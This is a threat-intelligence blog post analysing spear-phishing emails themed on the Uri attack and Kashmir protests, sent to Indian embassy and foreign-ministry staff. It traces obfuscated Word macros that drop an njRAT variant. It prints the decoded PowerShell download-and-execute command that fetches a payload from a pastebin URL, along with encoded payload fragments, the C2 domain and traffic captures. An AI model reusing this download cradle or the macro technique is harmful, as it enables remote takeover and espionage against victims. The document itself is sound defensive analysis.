Uri Terror attack & Kashmir Protest Themed spear phishing emails targeting Indian Embassies and Indian Ministry of external affairs

weight cysinfo.com/uri-terror-attack-spear-phishing-emails-targeting-indian-embassies-and-indian-mea/

1/19/2017

In my previous blog I posted details of a cyber attack targeting Indian government organizations. This blog post describes another attack campaign where attackers used the Uri terror attack and Kashmir protest themed spear phishing emails to target officials in the Indian Embassies and Indian Ministry of External Affairs (MEA). In order to infect the victims, the attackers distributed spear-phishing emails containing malicious word document which dropped a malware capable of spying on infected systems. The email purported to have been sent from legitimate email ids. The attackers also used the name of the top-ranking official associated with Minister of Home affairs in the signature of the email, this is to make it look like the email was sent by a high-ranking Government official associated with Ministry of Home Affairs (MHA).

Overview of the Malicious Emails

In the The first wave of attack, The attackers spoofed an email id that is associated with Indian Ministry of Home Affairs (MHA) and an email was sent on September 20th, 2016 (just 2 days after the Uri terror attack) to an email id associated with the Indian Embassy in Japan. The email was made to look like as if an investigation report related to Uri terror attack was shared by the MHA official. This email contained a malicious word document (*Uri Terror Report.doc*) as shown in the below screen shot

From	
Subject Ministry of Home Affairs – Uni Terror Attack Report	Tuesday 20 September 2016 02:18 PM
Dear Sir , Ma'am	
Here is a Investigation Report of Uri Terror Attack.	
Please find attached herewith to download the report.	
Regards,	
Ministry of Home Affairs, North Block Central Secretariat New Delhi - 110001	
This email has been checked for viruses by Avast antivirus software.	
1 attachment: Uri Terror Report.doc 134 KB	& Save ▼

On Sept 20th,2016 similar Uri Terror report themed email was also sent to an email id connected with Indian embassy in Thailand. This email was later forwarded on Oct 24th,2016 from a spoofed email id which is associated with Thailand Indian embassy to various email recipients connected to the Indian Ministry of External Affairs as shown in the below screen shot. This email also contained the same malicious word document (*Uri Terror Report.doc*)

From Ambassdor	Image: Image
Subject FW: Ministry of Home Affairs - Uri Terror Attack Report	Monday 24 October 2016 03:30 PI
To mea.gov.in 🗘	1
C @mea.gov.in û @mea.gov.in û @mea.gov.in û @mea.gov.in û @mea.gov.in û @mea.gov.in û	
From: @nic.in [mailto: @nic.in] Sent: Tuesday, September 20, 2016 4:08 PM	
To:th Subject: Ministry of Home Affairs - Uri Terror Attack Report	
Dear Sir , Ma'am	
Here is a Investigation Report of Uri Terror Attack.	
Please find attached herewith to download the report.	
Regards,	
Ministry of Home Affairs, North Block Central Secretariat	
New Delhi - 110001	
→ 🖉 1 attachment: Uri Terror Report.doc 134 KB	♣ Save


In the second wave of attack slightly different theme was used, this time attackers used the Jammnu & Kashmir protest theme to target the victims. In this case Attackers again spoofed an email id associated with Indian Ministry of Home Affairs and the mail was sent on September 1,2016 to an email id associated Thailand Indian embassy, this email was later forwarded on Oct 24th,2016 from a spoofed email of Thailand Indian embassy to various email recipients connected to the Indian Ministry of External Affairs (MEA). This time the email was made to look like an investigation report related to Jammu & Kashmir protest was shared by the Ministry of Home Affairs Official and the forwarded email was made to look like the report was forwarded by an Ambassador in Thailand Indian embassy to the MEA officials. This email contained a different malicious word document (*mha-report.doc*) as shown in the below screen shot.

From Ambassdor - The Ambassdor	Image: Image
Subject FW: Ministry of Home Affairs Unclassified Report	Monday 24 October 2016 03:30 PM
To@mea.gov.in 🗘	
Co rrest @mea.gov.in û <mark>de en e</mark> @mea.gov.in û <mark>.</mark> @mea.gov.in û .	
From: @nic.in [mailto: @nic.in] Sent: Thursday, September 1, 2016 5:44 PM To: th Subject: Ministry of Home Affairs Unclassified Report	
Subject. Ministry of Home Analis Oficiassined Report	
Dear Sir , Ma'am	
Here is a Investigation Report of Excessive Police Violence towards unarmed Protesters in Jammu & Kashr	mire.
Please find attached herewith to download the report.	
Regards,	
Ministry of Home Affairs, North Block	
Central Secretariat New Delhi - 110001	
ø1 attachment: mha-report.doc 136 KB	♣ Save ▼

From the emails (and the attachments) it looks like the goal of the attackers was to infect and take control of the systems and also to spy on the actions of the Indian Government post the Jammu & Kashmir protest and Uri Terror attack.

Analysis of Malicious Word Documents

When the victim opens the attached word document it prompts the user to enable macro content and both the documents (*Uri Terror Report.doc and mha-report.doc*) displayed the same content and contained a Show Document button as shown below



In case of both the documents (*Uri Terror Report.doc and mha-report.doc*) the malicious macro code was heavily obfuscated(used obscure variable/function names to make analysis harder) and did not contain any auto execute functions. Malicious activity is trigged only on user interaction, attackers normally use this technique to bypass sandbox/automated analysis. Reverse engineering both the word documents (*Uri Terror Report.doc & mha-report.doc*) exhibited similar behaviour except the minor difference mentioned below.

In case of *mha-report.doc* the malicious activity triggered only when the show document button was clicked, when this event occurs the macro code calls a subroutine CommandButton1_Click() which in turn calls a malicious obfuscated function (*Bulbaknopka()*) as shown in the below screen shot.

Project - Project X	CommandButton1 Click	•
	Call Shell(pochatok, 0)	·
■ 感 Normal	Dim sta As String	
B- S Microsoft Word Object	Dim stsl As String	
ThisDocument References	sta = papirosa("706F7765727368656C6C202D772068696464656E202D6570206279706173	37320206666
		JIJZUZBUEUF
	Call Shell(sta, 0)	
	End Sub	
- III	Private Sub CommandButton1_Click()	
Properties - CommandButt X	ActiveWindow.View.ShowHiddenText = True	
CommandBu CommandBut •	Bulbaknopka	
Alphabetic Categorized	End Sub	
(Name) CommandButto Accelerator	Sub CloseWithoutSaving()	
AutoSize False BackColor 84H8000000	ActiveWindow.View.ShowHiddenText = False	
BackStyle 1 - fmBackStyle		
Caption Show Documer	ActiveDocument.Close SaveChanges:=wdDoNotSaveChanges	
Enabled True Font Tahoma	End Sub	•

In case of *Uri Terror Report.doc* the malicious activity triggered when the document was either closed or when the show document button was clicked, when any of these event occurs a malicious obfuscated function (*chugnnarabashkoim(*)) gets called as shown below.

Project - Project X	Document Close	÷
	chugnnarabashkoqq = chugnnarabashkou("706f7765727368656c6c202d772068696464656e202d65702	
®—& Normal ऌ—& Project (Uri Terror Reg	chugnnarabashkoqq = chugnnarabashkoqq + chugnnarabashkoqi + """"	
- Microsoft Word Object	Call Shell(chugnnarabashkogg, 0)	
ThisDocument References		
B-B References	Dim chugnnarabashkoqo As String	
	chugnnarabashkoqo = chugnnarabashkou("706f7765727368656c6c202d772068696464656e202d65702	1
	Call Shell(chugnnarabashkoqo, 0)	
	End Sub	
	Private Sub Document_Close()	
Properties - ThisDocument X ThisDocumer Document	chugnnarabashkoim 🔶	
Alphabetic Categorized	End Sub	
(Name) ThisDocumer AutoFormatOvFalse	Private Sub CommandButton1_Click()	
AutoHyphenat False ConsecutiveHy0	hello2	
DefaultTabSto 35.4	ActiveWindow.View.ShowHiddenText = True	
DefaultTargetf	Activewindow.view.showhiddenrext - True	
DisableFeatureFalse DoNotEmbedSTrue	chugnnarabashkoim 🛶 🛶 👘	-
EmbedLinguis True	End Sub	
EmbedTrueTy False		
EncryptionPro	Sub CloseWithoutSaving()	
EnforceStyle False FarEastLineBre		Ē.
FarEastLineBre		4

The malicious macro code first decodes a string which contains a reference to the pastebin url. The macro then decodes a PowerShell script which downloads base64 encoded content from the pastebin url.

	General)
10	
	Private Sub chugnnarabashkoim()
	Dim chugnnarabashkoqi As String
	chugnnarabashkoqi = chugnnarabashkou("4945582028284e65772d4f626a6563742053797374656d2e4
	Dim chugnnarabashkoqq As String
	chugnnarabashkoqq = chugnnarabashkou("706f7765727368656c6c202d772068696464656e202d65702
	chugnnarabashkoqq = chugnnarabashkoqq + chugnnarabashkoqi + """"
\$	Call Shell(chugnnarabashkoqq, 0)
	Dim chugnnarabashkoqo As String
	chugnnarabashkoqo = chugnnarabashkou("706f7765727368656c6c202d772068696464656e202d65702
	Call Shell(chugnnarabashkoqo, 0)
	End Sub
	Private Sub Document_Close()
	chugnnarabashkoim
	End Sub
=	
Lo	als
Pr	Jject.ThisDocument.chugnnarabashkoim
	pression Value Type . The ThisDocument/Document
(hugmarabashkoqi "TEX ((New-Object System Net Webclient).DownloadString(http://pastebin.com/raw/5J4hc8gT'))" String
	hugmarabashkoqq "powershell -w hidden -ep bypass -nop -c "IEX ((New-Object System Net Webclient) DownloadString"(http://pastebin.com/raw/5J4hc8gT))" String hugmarabashkoqo "" String
Pr E) ⊞ I	oject.ThisDocument.chugnnarabashkoim pression Value Inspocument/Document Value Inspocument/Document Inspocument/Document Inspocument/Document Inspocument/Document Inspocument Inspocument/Document String St

Below screen shot shows the network traffic generated as a result of macro code executing the PowerShell script.

102.608446	192.168.1.60	4.2.2.2	DNS	Standard query A pastebin.com <
112.615255	4.2.2.2	192.168.1.60	DNS	Standard query response A 192.168.1.22
122.618783	192.168.1.60	192.168.1.22	TCP	49161 > 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=:
132.618830	192.168.1.22	192.168.1.60	TCP	80 > 49161 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0
142.619011	192.168.1.60	192.168.1.22	TCP	49161 > 80 [ACK] Seg=1 Ack=1 Win=65536 Len=0
152.620233	192.168.1.60	192.168.1.22	HTTP	GET /raw/5J4hc8gT HTTP/1.1
162.620240	192.168.1.22	192.168.1.60	TCP	80 > 49161 [ACK] Seq=1 Ack=75 Win=14608 Len=0
172.628520	192.168.1.22	192.168.1.60	TCP	[TCP segment of a reassembled PDU]
182.628904	192.168.1.22	192.168.1.60	TCP	[TCP segment of a reassembled PDU]
192.628988	192.168.1.22	192.168.1.60	TCP	[TCP segment of a reassembled PDU]
202.629029	192.168.1.60	192.168.1.22	TCP	49161 > 80 [ACK] Seg=75 Ack=1614 Win=65536 Len=0
			10	

Below screen shot shows the malicious base64 encoded content hosted on that pastebin link.

	н 🖬 🖌 🖊 и
	g4AtAnNIbgB
$cyBwcm \\ 9ncm \\ FtIGNhbm \\ 5vd \\ CBIZSBydW4gaW4ga \\ W4ga \\ W4ga$	AALgELAQYAA
ΑΑΑΑΑΑΑ3οΥFΑΑΑgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	AAAAAEAAAEA
AAAAAAAAAAAAAAAAAGCGBQBLAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	AAAAAAAAAA
ΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑΑ	AUAAAQAAAAA
AAAAACAAAGAuc2RhdGEAAOgCAAAAoAUAAAQAAABsBQAAAAAAAAAAAAAAAAAAAAAAAAAAA	
ΑΑΑQΑΑΑQC5yZWxvYwAADAAAAADgBQAAAgAAAHYFAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	
***************************************	AAAAAAAAAAAA

(i) pastebin com/raw/5 l4bc8nT

The base64 encoded content downloaded from the Pastebin link is then decoded to an executable and dropped on the system. The technique of hosting malicious code in legitimate sites like Pastebin has advantages and it is highly unlikely to trigger any suspicion in security monitoring and also can bypass reputation based devices. Below screen shot shows the file (*officeupdate.exe*) decoded and dropped on the system.

Compute	er 🕨 Local Disk (C:) 🕨 ProgramData 🕨				 Search ProgramData
organize * Include	in library Share with Burn Net	w folder			III • 🔲 🌘
Favorites	Name	Date modified	Туре	Size	
E Desktop	officeupdate.exe	12/4/2016 2:01 AM	Application	350 KB	
Downloads	1 VMware	5/10/2016 2:55 PM	File folder		
🕹 Recent Places	k Microsoft Help	8/13/2016 1:47 AM	File folder		
	L Microsoft	8/13/2016 2:11 AM	File folder		
Libraries	Adobe	8/13/2016 10:58 AM	File folder		
Documents					
🕹 Music					
S Pictures					


The dropped file was determined as modified version of njRAT trojan. The dropped file (*officeupdate.exe*) is then executed by the macro code using the PowerShell script.

h	✓ chugnnarabashkoim		
chugnnara	bashkoqi = chugnnarabashkou("4945582028284e65772d4f626a656	3742053797374656	12e4
Dim chuan	narabashkogg As String		
-	bashkoqq = chugnnarabashkou("706f7765727368656c6c202d7720	686964646566202d6	570
_		00030404050620200	570
	bashkoqq = chugnnarabashkoqq + chugnnarabashkoqi + """"		
 Call Shell(c 	hugnnarabashkoqq, 0)		
Dim chugn	narabashkoqo As String		
chugnnara	bashkoqo = chugnnarabashkou("706f7765727368656c6c202d7720	68696464656e202d6	570
	hugnnarabashkoqo, 0)		
End Sub			
	Desument Oless()		
	Document_Close()		
chugnnara	pashkoim		
End Sub			
	CommandButton1 Click()		
Private Sub	o CommandButton1_Click() ow.View.ShowHiddenText = True		
Private Sub ActiveWind	- 0		
Private Sub ActiveWind	- 0		•
Private Sub ActiveWind	ow.View.ShowHiddenText = True		<u>}</u>
Private Suk ActiveWind =] =	Iow.View.ShowHiddenText = True		<u>)</u>
Private Sub ActiveWind	ow.View.ShowHiddenText = True	Type ThisDocument/Document	•
Private Sub ActiveWind = = = 4 ocals Project.ThisDocument.chug Expression	Iow.View.ShowHiddenText = True		

njRAT is a Remote Access Tool (RAT) used mostly by the actor groups in the middle east. Once infected njRAT communicates to the attacker and allows the attacker to log keystrokes, upload/download files, access victims web camera, audio recording, steal credentials, view victims desktop, open reverse shell etc. The njRAT attacker control

[1] 건 상 面 💀 💄 🚕

panel and the features in the attacker control panel is shown in the below screen shot.



Analysis of the Dropped Executable (officeupdate.exe)

The dropped file was analyzed in an isolated environment (without actually allowing it to connect to the c2 server). This section contains the behavioral analysis of the dropped executable

Once the dropped file (*officeupdate.exe*) is executed the malware drops additional files (*googleupdate.exe, malib.dll* and *msccvs.dll*) into the %AllUsersProfile%\Google directory and then executes the dropped googleupdate.exe

😋 🔵 📕 🕨 Computer 🕨 Local Disk (C:) 🕨 Progra	mData 🕨 Google				👻 🍫 🖉 Search Google
Organize * Include in library * Share with *	Burn New folder				• 🔳 🛛
✓ Favorites Name ✓ Favorites Name ✓ Downloads ✓ malib.dll ✓ malib.dll ✓ macvs.dll ✓ bibraries ✓ Documents ✓ Music		Date modified 12/4/2016 2:09 AM 12/4/2016 2:09 AM 12/4/2016 2:09 AM	Application extension	Size 49 KB 12 KB 24 KB	
Pictures Videos Processes Services Network Disk		ooqleupdate.exe (25	24) December		
Name					an Uner name
Addite armsvc.exe srvany.exe KMService.exe VGAuthService.exe vmtoolsd.exe TPAutoConnSvc.exe TPAutoConnect.exe dllhost.exe msdtc.exe searchIndexer.exe Sear	Ger F	Statistics Perfc Ile Google Upd, (UNVERUFLE) Version: 7.0.0.425 Image file name: C:\ProgramData\Goo trocess Command line: Current directory: Gatectory: Started: Started: PEB address: (Ile	Is J.NET performance GPU Immance Threads Token Mo ater Service D) Google Technologies Gleygoogleupdate.exe C:\ProgramData\Google\google C:\Users\Administrator\Documen 30 seconds ago (2:09-44 AM 12) bx:7ffde000 Non-existent process (3968) DEP (permanent)	Aules Memory Environmer	
 Isdustate Ism.exe Csrss.exe conhost.exe winlogon.exe explorer.exe wintoolsd.exe ProcessHacker.exe WINWORD.EXE googleupdate.exe 		Protection: None	Per 0.41 28 B/	nissions Terminate	AB NT AUTHORITY\SYSTEM AB NT AUTHORITY\SYSTEM AB NT AUTHORITY\SYSTEM AB WIN-T9UN4HIIHEC\Administrator AB WIN-T9UN4HIIHEC\Administrator AB WIN-T9UN4HIIHEC\Administrator AB WIN-T9UN4HIIHEC\Administrator AB WIN-T9UN4HIIHEC\Administrator AB WIN-T9UN4HIIHEC\Administrator

The malware then communicates with the C2 server (*khanji[.]ddns[.]net*) on port 5555

67 535.158143	192.168.1.60	4.2.2.2	DNS	🔨 Standard query A khanji.ddns.net 🔶
68 535.163814	4.2.2.2	192.168.1.60	DNS	Standard query response A 192.168.1.22
69 535.164880	192.168.1.60	192.168.1.22	TCP	49163 > 5555 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 \
70 535.164923	192.168.1.22	192.168.1.60	TCP	5555 > 49163 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=
71 535.165037	192.168.1.60	192.168.1.22	TCP	49163 > 5555 [ACK] Seq=1 Ack=1 Win=204800 Len=0
72 535.234813	192.168.1.60	192.168.1.22	TCP	49163 > 5555 [PSH, ACK] Seq=1 Ack=1 Win=204800 Len:
73 535.234896	192.168.1.22	192.168.1.60	TCP	5555 > 49163 [ACK] Seq=1 Ack=228 Win=15680 Len=0
74 535.235139	192.168.1.60	192.168.1.22	TCP	49163 > 5555 [PSH, ACK] Seq=228 Ack=1 Win=204800 Lo
75 535.235178	192.168.1.22	192.168.1.60	TCP	5555 > 49163 [ACK] Seq=1 Ack=332 Win=15680 Len=0
76 540.167501	192.168.1.22	192.168.1.60	TCP	5555 > 49163 [PSH, ACK] Seq=1 Ack=332 Win=15680 Let

C2 Communication Pattern


Upon execution malware makes a connection to the c2 server on port 5555 and sends the system & operating system information along with some base64 encoded strings to the attacker as shown below.

No. Time	Source	Destination	Protocol	Info	
69 535.164880	192.168.1.60	192.168.1.22	TCP	49163 > 5555 [SYN] Seq=0 Win=65535 Len=0 MSS=	=1460 WS
70 535.164923	192.168.1.22	192.168.1.60	TCP	5555 > 49163 [SYN, ACK] Seq=0 Ack=1 Win=14600) Len=0
71 535.165037	192.168.1.60	192.168.1.22	TCP	49163 > 5555 [ACK] Seq=1 Ack=1 Win=204800 Ler	n=0
72 535.234813	192.168.1.60	192.168.1.22	TCP	49163 > 5555 [PSH, ACK] Seq=1 Ack=1 Win=20480	00 Len=2
73 535.234896	192.168.1.22	192.168.1.60	TCP	5555 > 49163 [ACK] Seg=1 Ack=228 Win=15680 Le	en=0
74 535.235	rtaat		Follow TCP Stream	- ·	00 Ler
75 535.23 223	11 ' 'MTMWM19ENiN		INAHTTHECLUL	Administrator ' ' 16-12-04 ' ' ' ' Microsoft	=0
76 540.16 Winde	ows 7 Ultimate SP0	x86 ' ' No ' '		Administrator ' ' 16-12-04 ' ' ' ' Microsoft) Len:
79 540.384 UHJV	Y2VzcvBIYWNrZXIgW1	dJT11UOVVONEhJSUhF01	xBZG1pbmlzdHJ	hdG9yXSsA ' ' 100.inf ' '	en=0
80 542.178 MTMW	Mg0Ka2hhbmppLmRkbn	MubmV00jU1NTUNCg0KSG	9ib3Rvay5leGU	NCkZhbHN1DQpGYWxzZQ0KRmFsc2UNCkZhbHN1	en=0

Below is the description of the strings passed in the C2 communication

WIN-T9UN4HIIHEC -> is the hostname of the infected system Administrator -> is the username 16-12-04 -> is the infection date No -> Indicates that the system has no camera

The below screen shot shows the base64 decoded strings associated with the C2 communication




Below is the description of the decoded strings

1302_E63C5C8F -> is the botID_volume-serial-number

Process Hacker [WIN-T9UN4HIIHEC\Administrator]+ -> Reports open window, In my case I was using a tool called Process Hacker, The information on the open window lets the attacker know what tools are running on the system or if analysis tools are used to inspect the malware.

C2 Domain Information

This section contains the details of the C2 domain (khanji[.]ddns[.]net). Attackers used the DynamicDNS to host the C2 server, this allows the attacker to quickly change the IP address in real time if the malware C2 server infrastructure is unavailable. The C2 domain was associated with multiple IP addresses in past as shown below




During the timeline of this cyber attack most of these IP addresses were located in Pakistan and few IP addresses used the hosting provider infrastructure as shown in the screen shot below

ASN	IP Address	СС	ASN Name
38547	139.190.6.180	PK	WITRIBE-AS-AP WITRIBE PAKISTAN LIMITED, PK
36547 45595	39.40.141.25		
		PK	PKTELECOM-AS-PK Pakistan Telecom Company Limited, PK
38547	175.110.165.110	PK	WITRIBE-AS-AP WITRIBE PAKISTAN LIMITED, PK
45595	39.40.44.245	PK	PKTELECOM-AS-PK Pakistan Telecom Company Limited, PK
45595	39.40.67.219	PK	PKTELECOM-AS-PK Pakistan Telecom Company Limited, PK
45669	119.160.68.178	PK	MOBILINK-AS-PK PMCL /LDI IP TRANSIT, PK
23888	175.107.13.215	PK	NTC-AS-AP National Telecommunication Corporation HQ, PK
45595	39.47.125.110	PK	PKTELECOM-AS-PK Pakistan Telecom Company Limited, PK
23888	175.107.5.247	PK	NTC-AS-AP National Telecommunication Corporation HQ, PK
23888	175.107.6.174	PK	NTC-AS-AP National Telecommunication Corporation HQ, PK
45595	182.191.90.91	PK	PKTELECOM-AS-PK Pakistan Telecom Company Limited, PK
23888	175.107.7.50	PK	NTC-AS-AP National Telecommunication Corporation HQ, PK
45595	182.191.90.92	PK	PKTELECOM-AS-PK Pakistan Telecom Company Limited, PK
23888	175.107.7.69	PK	NTC-AS-AP National Telecommunication Corporation HQ, PK
45595	39.47.84.127	PK	PKTELECOM-AS-PK Pakistan Telecom Company Limited, PK
26496	192.169.136.121	US	AS-26496-GO-DADDY-COM-LLC - GoDaddy.com, LLC, US
47447	155.254.225.24	US	TTM, DE
38220	203.31.216.214	AU	AMAZE-SYD-AS-AP www.amaze.com.au, AU
54334	45.42.243.20	US	ROYA - Roya Hosting LLC, US

Below screenshot shows the timeline when these IP addresses were active.

IP Address	сс	ASN	First Seen	Last Seen	
139.190.6.180	PK	38547	2016-11-04 12:53:49	2017-01-16 05:59:56	
39.40.141.25	PK	45595	2016-11-04 00:00:00	2016-11-04 00:00:00	
175.110.165.110	PK	38547	2016-08-16 05:05:58	2016-11-03 07:18:07	
39.40.44.245	PK	45595	2016-11-01 07:21:26	2016-11-01 07:21:26	
39.40.67.219	PK	45595	2016-10-06 12:59:43	2016-10-06 12:59:43	
119.160.68.178	PK	45669	2016-08-21 05:52:46	2016-08-21 05:52:46	
175.107.13.215	PK	23888	2016-08-20 04:14:14	2016-08-20 04:14:14	
39.47.125.110	PK	45595	2016-08-19 01:01:01	2016-08-19 01:01:01	
175.107.5.247	PK	23888	2016-08-16 00:00:00	2016-08-16 00:00:00	
175.107.6.174	PK	23888	2016-08-07 05:16:05	2016-08-07 05:16:05	
182.191.90.91	PK	45595	2016-06-23 00:00:00	2016-07-24 05:28:06	
175.107.7.50	PK	23888	2016-07-05 00:00:00	2016-07-05 00:00:00	
182.191.90.92	PK	45595	2016-04-15 11:56:33	2016-07-02 00:00:00	
175.107.7.69	PK	23888	2016-05-08 00:00:00	2016-05-08 00:00:00	
39.47.84.127	PK	45595	2016-05-05 06:08:03	2016-05-05 06:08:03	
192.169.136.121	US	26496	2016-07-25 05:34:10	2016-08-15 05:28:07	
155.254.225.24	AF	47447	2016-04-20 07:11:12	2016-04-20 07:11:12	
203.31.216.214	AU	38220	2016-09-09 00:00:00	2016-09-09 00:00:00	
45.42.243.20	NP	54334	2016-05-29 00:00:00	2016-05-29 00:00:00	

The C2 domain (khanji[.]ddns[.]net) was also found to be associated with multiple malware samples in the past, Some of these malware samples made connection to pastebin urls upon execution, which is similar to the behavior mentioned previously.



Threat Intelligence

Based on the base64 encoded content posted in the Pastebin, userid associated with the Pastebin post was determined. The same user posted multiple similar posts most of them containing similar base64 encoded content (probably used by the malwares in other campaigns to decode and drop malware executable), these posts were made between July 21st, 2016 to September 30, 2016. Below screen shot shows the posts made by the user, the hits column in the below screen shot gives an idea of number of times the links were visited (probably by the malicious macro code), this can give rough idea of the number of users who are probably infected as a result of opening the malicious document.

BASTEBIN	+ new paste trends API to	ols faq <mark>Q</mark> sear	ch	_	
NAME / TITLE	ADDED	EXPIRES	HITS	SYNTAX	⊠ Ļ Қ
🚳 Untitled	Sep 30th, 16	Never	61	None	-
() my	Sep 30th, 16	Never	54	None	-
12:26 AM	Sep 26th, 16	Never	57	None	-
🕥 12:13 AM	Sep 26th, 16	Never	54	None	-
③ 12:05 AM	Sep 26th, 16	Never	16	None	-
③ 11:47 PM	Sep 26th, 16	Never	65	None	-
③ 11:35 PM	Sep 26th, 16	Never	56	None	-
③ 7:27 PM	Sep 26th, 16	Never	48	None	-
⑦ 7:24 PM	Sep 26th, 16	Never	50	None	-
③ 7:14 PM	Sep 26th, 16	Never	58	None	-
🚳 6:43 PM	Sep 26th, 16	Never	49	None	-
6:37 PM	Sep 26th, 16	Never	45	None	-
🚳 6:28 PM	Sep 26th, 16	Never	49	None	-
🕥 6:21 PM	Sep 26th, 16	Never	52	None	-
5:55 PM	Sep 26th, 16	Never	54	None	-

Below screen shot shows one of the post containing base64 encoded data made by the user on Sept 26th,2016

000	ASTEBIN	🕂 new paste	trends	ΑΡΙ	tools	faq	Q :	search						
												\times	Ļ	Ķ
		SEP 26TH, 2016 💿	48 🝈 NEVE	R									Y TWEE	
KEEI	TO A PRO	TEBIN A LOT? UI O ACCOUNT UNI ATURES.		Y				AD						
	AND D PRO	AIONES.												
i	Not a member of	Pastebin yet? S	ign Up, it u	nlocks i	many coo	l features	- 1							
			•		,		5.							
text	12.16 KB							raw	get	clone	embed	report	print	
text	12.16 KB							raw	get	clone	embed	report	print	
text	12.16 КВ Ф	8AAL gAAAAAAAAAQAAA			-									
text	,,,,,,,,,,,,,,,,,,, ,,,,,,,,,,,,,,,,,	0	مممممممممم	AAAAAA	مممممممم	مممممممم	АААААА	gAAAAA4fug4/	AtAnNI	ogBTM0h\	/GhpcyBwc	:m9ncmFt	IGNhbm5v	
text	TVqQAAMAAAAEAAAA//	CKC8AAAoCewUAAARvI	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	AAAAAA g J7AwAA	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	IAAAAAAAAA igvAAAKAns	AAAAAAA SEAAAEb	gAAAAA4fug4/ zAAAAoCKC8A/	AtAnNI	ogBTM0h\	/GhpcyBwc	:m9ncmFt	IGNhbm5v	
text	TVqQAAMAAAAEAAAA// /QAAAHMhAAAKKC4AAAo	CKC8AAAoCewUAAARvI UCAAAAAAhhj6BAYAA(AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	AAAAAAA g J7AwAA UD/wABA	aaaaaaaaa Bg8waaakai F4gaaaaaie	MAAAAAAAA gvAAAKAn ⊊AggP∕AAMA	AAAAAAA SEAAAEb AZSAAAA	gAAAAA4fug4/ zAAAAocKc8A/ AAgQCQA	AtAnNI AAoCewi	ogBTM0h\ [AAARvM/	/GhpcyBwc	m9ncmFt	IGNhbm5 ARBFhkg:	z
text	"TVqQAAMAAAAAAAAAAAAAAAA /QAAAHMhAAAKKC4AAAo /MAEQADAfcAEQBfAPsA	CKC8AAAoCewUAAARvI UCAAAAAAAhhj6BAYAA(FQAHAJQgAAAAAIEAi/	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	AAAAAAA g J7AwAA UD/wABA	aaaaaaaaa Bg8waaakai F4gaaaaaie	MAAAAAAAA gvAAAKAn ⊊AggP∕AAMA	AAAAAAA SEAAAEb AZSAAAA	gAAAAA4fug4/ zAAAAocKc8A/ AAgQCQA	AtAnNI AAoCewi	ogBTM0h\ [AAARvM/	/GhpcyBwc	m9ncmFt	IGNhbm5 ARBFhkg:	z

